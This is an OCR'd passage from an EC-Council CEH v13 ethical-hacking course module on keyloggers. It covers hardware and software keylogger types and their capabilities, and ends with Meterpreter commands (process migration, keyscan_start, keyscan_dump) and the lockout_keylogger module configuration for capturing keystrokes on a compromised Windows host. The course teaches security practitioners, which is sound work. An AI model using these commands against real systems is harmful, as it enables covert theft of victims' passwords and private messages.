
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

77 Module 06 | System Hacking

EC-Council CEH v13

Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Keyloggers allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Keylogger

Keyloggers are software programs or hardware devices that record the keys struck on the computer keyboard (also called keystroke logging) of an individual computer user or a network of computers. You can view all the keystrokes of the victim's computer at any time in your system by installing this hardware device or program. It records almost all the keystrokes on a keyboard of a user and saves the recorded information in a text file. As keyloggers hide their processes and interface, the target is unaware of the keylogging. Offices and industries use keyloggers to monitor employees' computer activities, and they can also be used in home environments for parents to monitor children's Internet activities.

Figure 6.159: Demonstration of a keylogger

A keylogger, when associated with spyware, helps to transmit a user's information to an unknown third party. Attackers use it illegally for malicious purposes, such as stealing sensitive and confidential information about victims. This sensitive information includes email IDs, passwords, banking details, chat room activity, Internet relay chat (IRC), instant messages, and bank and credit card numbers. The data transmitted over the encrypted Internet connection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

are also vulnerable to keylogging because the keylogger tracks the keystrokes before encryption.

The keylogger program is installed onto the user's system invisibly through email attachments or "drive-by" downloads when users visit certain websites. Physical keystroke loggers "sit" between keyboard hardware and the OS, so that they can remain undetected and record every keystroke.

A keylogger can:

- Record every keystroke typed on the user's keyboard
- Capture screenshots at regular intervals, showing user activity such as typed characters or clicked mouse buttons
- Track the activities of users by logging Window titles, names of launched applications, and other information
- Monitor the online activity of users by recording addresses of the websites visited and with keywords entered
- Record all login names, bank and credit card numbers, and passwords, including hidden passwords or data displayed in asterisks or blank spaces
- Record online chat conversations
- Make unauthorized copies of both outgoing and incoming email messages
- Send captured information to a remote server controlled by the attacker
- Record the copied text to the clipboard, which may include sensitive information copied from documents, emails, or websites
- Log website URLs visited by the user and capture form submissions, including search queries, messages, and other input
- Implement persistence mechanisms so that the keylogger remains active and operational even after system reboots or security scans
- Encrypt logged keystrokes and transmitted data to evade detection by security software and network monitoring tools

Types of Keystroke Loggers

A keylogger is a hardware or software program that secretly records each keystroke on the user keyboard at any time. Keyloggers save captured keystrokes to a file for reading later, or transmit them to a place where the attacker can access it. As these programs record all the keystrokes that are provided through a keyboard, they can capture passwords, credit card numbers, email addresses, names, postal addresses, and phone numbers. Keyloggers can capture information *before* it is encrypted. This gives the attacker access to passphrases and other "well-hidden" information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.160: Types of keyloggers

There are two types of keystroke loggers: hardware key loggers and software key loggers. Both types help attackers to record all keystrokes entered on the target system.

- **Hardware Keystroke Loggers**

  Hardware keyloggers are hardware devices that look like normal USB drives. Attackers can connect these keyloggers between a keyboard plug and a USB socket. All the keystrokes by the user are stored in the hardware unit. Attackers retrieve this hardware unit to access the keystrokes that are stored in it. Their disadvantage is the easy discovery of their physical presence.

  There are three main types of hardware keystroke loggers:

  - **PC/BIOS Embedded**

    BIOS-level firmware that is responsible for managing keyboard actions can be modified in such a way that it captures the keystrokes that are typed. It requires physical and/or admin-level access to the target computer.

  - **Keylogger Keyboard**

    If the hardware circuit is attached to the keyboard cable connector, it can capture the keystrokes. It records all the keyboard strokes to its own internal memory that can be accessed later. The main advantage of a hardware keylogger over a software keylogger is that it is not OS dependent and, hence, will not interfere with any applications running on the target computer, and it is impossible to discover hardware keyloggers by using any anti-keylogger software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **External Keylogger**

  External keyloggers are attached between a standard PC keyboard and a computer. They record each keystroke. External keyloggers do not need any software and work with any PC. You can attach one to your target computer and monitor the recorded information on your PC to look through the keystrokes. There are four types of external keyloggers:

  - **PS/2 and USB Keylogger**: This is completely transparent to computer operation and requires no software or drivers for functionality. It records all the keystrokes typed by the user on the computer keyboard, and stores data such as emails, chat records, applications used, IMs, etc.
  - **Acoustic/CAM Keylogger**: Acoustic keyloggers work on the principle of converting electromagnetic sound waves into data. They employ either a capturing receiver capable of converting the electromagnetic sounds into the keystroke data, or a CAM (camera) capable of recording screenshots of the keyboard.
  - **Bluetooth Keylogger**: This requires physical access to the target computer only once, at the time of installation. After installation on the target PC, it stores all the keystrokes and you can retrieve the keystroke information in real-time by connecting via a Bluetooth device.
  - **Wi-Fi Keylogger**: Besides standard PS/2 and USB keylogger functionality, this features remote access over the Internet. This wireless keylogger will connect to a local Wi-Fi access point and send emails containing the recorded keystroke data. You can also connect to the keylogger at any time over TCP/IP and view the captured log.

- **Software Keystroke Loggers**

  These loggers are the software installed remotely via a network or email attachment in a target system for recording all the keystrokes. Here, the logged information is stored as a log file on a computer hard drive. The logger sends keystroke logs to the attacker using email protocols. Software loggers can often obtain additional data as well, because they do not have the limitation of physical memory allocation, as do hardware keystroke loggers.

  There are six types of software keystroke loggers:

  - **Application Keylogger**

    An application keylogger allows you to observe everything the user types in his/her emails, chats, and other applications, including passwords. It is even possible to trace records of Internet activity. This is an invisible keylogger to track and record everything happening within the entire network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kernel/Rootkit/Device Driver Keylogger**

  Attackers rarely use kernel keyloggers because they are difficult to write and require a high level of proficiency from the keylogger developers. These keyloggers exist at the kernel level. Consequently, they are difficult to detect, especially for user-mode applications. This kind of keylogger acts as a keyboard device driver and thus gains access to all information typed on the keyboard.

  The rootkit-based keylogger is a forged Windows device driver that records all keystrokes. This keylogger hides from the system and is undetectable, even with standard or dedicated tools.

  This kind of keylogger usually acts as a device driver. The device driver keylogger replaces the existing I/O driver with the embedded keylogging functionality. This keylogger saves all the keystrokes performed on the computer into a hidden logon file, and then sends the file to the destination through the Internet.

- **Hypervisor-Based Keylogger**

  A hypervisor-based keylogger works within a malware hypervisor operating on the OS.

- **Form-Grabbing-Based Keylogger**

  A form-grabbing-based keylogger records web form data and then submits it over the Internet, after bypassing HTTPS encryption. Form-grabbing-based keyloggers log web form inputs by recording web browsing on the “submit event” function.

- **JavaScript-Based Keylogger**

  Attackers inject malicious JavaScript tags on the web page of a compromised website to listen to key events such as onKeyUp() and onKeyDown(). Attackers use various techniques such as man-in-the-browser/manipulator-in-the-browser, cross-site scripting, etc. to inject malicious script.

- **Memory-Injection-Based Keylogger**

  Memory-injection-based keyloggers modify the memory tables associated with the web browser and system functions to log keystrokes. Attackers also use this technique to bypass UAC in Windows systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Keylogger Attack Using Metasploit

- Attackers use tools such as Metasploit to launch **persistent keylogging**
- Use the **Keyscan_start** command to initiate the actual keylogging process on the target system
- Use the **Keyscan_dump** command to sniff the keystrokes of the user on the target machine

```
(Meterpreter 1)(C:\Users\Administrator\Downloads) > keyscan_start
Starting the keystroke sniffer ...
(Meterpreter 1)(C:\Users\Administrator\Downloads) > keyscan_dump
Dumping captured keystrokes...
cmd<CR>
ls<CR>
get-<^H><^H><^H><^H><^H>dir<CR>
cd ..<CR>
cd ..<CR>
cd <Shift>P<^H><^H><^H><^H>dir<CR>
<Shift>Pr<^H><^H>cd <Shift>Power<Tab><CR>
```

- Attackers can also automate the entire sniffing and data dumping process using the Metasploit **lockout_keylogger** exploit

```
Module options (post/windows/capture/lockout_keylogger):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HEARTBEAT  30               yes       Heart beat between idle checks
   INTERVAL   30               yes       Time between key collection during logging
   LOCKTIME   300              yes       Amount of idle time before lockout
   PID        6564             no        Target PID, only needed if multiple winlogon.exe instances
                                          exist
   SESSION    2                yes       The session to run this module on
   WAIT       false            yes       Wait for lockout instead of default method

msf6 post(windows/capture/lockout_keylogger) > exploit

[*] WINLOGON PID:6564 specified. I'm trusting you...
[*] Migrating from PID:8664
[+] Migrated to WINLOGON PID: 6564 successfully
[+] Keylogging for NT AUTHORITY\SYSTEM @ WINDOWS11
[*] System has currently been idle for 0 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 1 seconds
[*] Current Idle time: 0 seconds
[*] Current Idle time: 9 seconds
[*] Current Idle time: 39 seconds
[*] Current Idle time: 14 seconds
[*] Current Idle time: 6 seconds
[*] Current Idle time: 11 seconds
[*] Current Idle time: 41 seconds
[*] Current Idle time: 71 seconds
```

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Remote Keylogger Attack Using Metasploit

Attackers may obtain remote access to the victim machine, but they cannot access specific folders or files that are secured with strong passwords. To steal such complex passwords from the target machine, attackers need to install and run a keylogger to capture the keyboard entries. For this purpose, attackers use tools such as Metasploit to launch persistent keylogging.

Establishing a Keylogger Using Metasploit

On the exploited Windows machine, attackers establish a Meterpreter session and perform the following steps.

- Use the **ps** command to obtain the list of running processes and their process IDs (PIDs) on the target system.
- To avoid closing and reinitiating the ongoing exploitation process, attackers migrate their current PID to that of a running process (here, explorer.exe).

```
getpid
migrate <PID>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.161: Screenshot of Metasploit showing the migration of PID

- Use the **`Keyscan_start`** command to initiate the actual keylogging process on the target system.
- Now, use the **`Keyscan_dump`** command to sniff user keystrokes on the target machine. This command dumps all the sniffed keystrokes and displays them on the console. Use the **`keyscan_stop`** command to stop sniffing keystrokes.

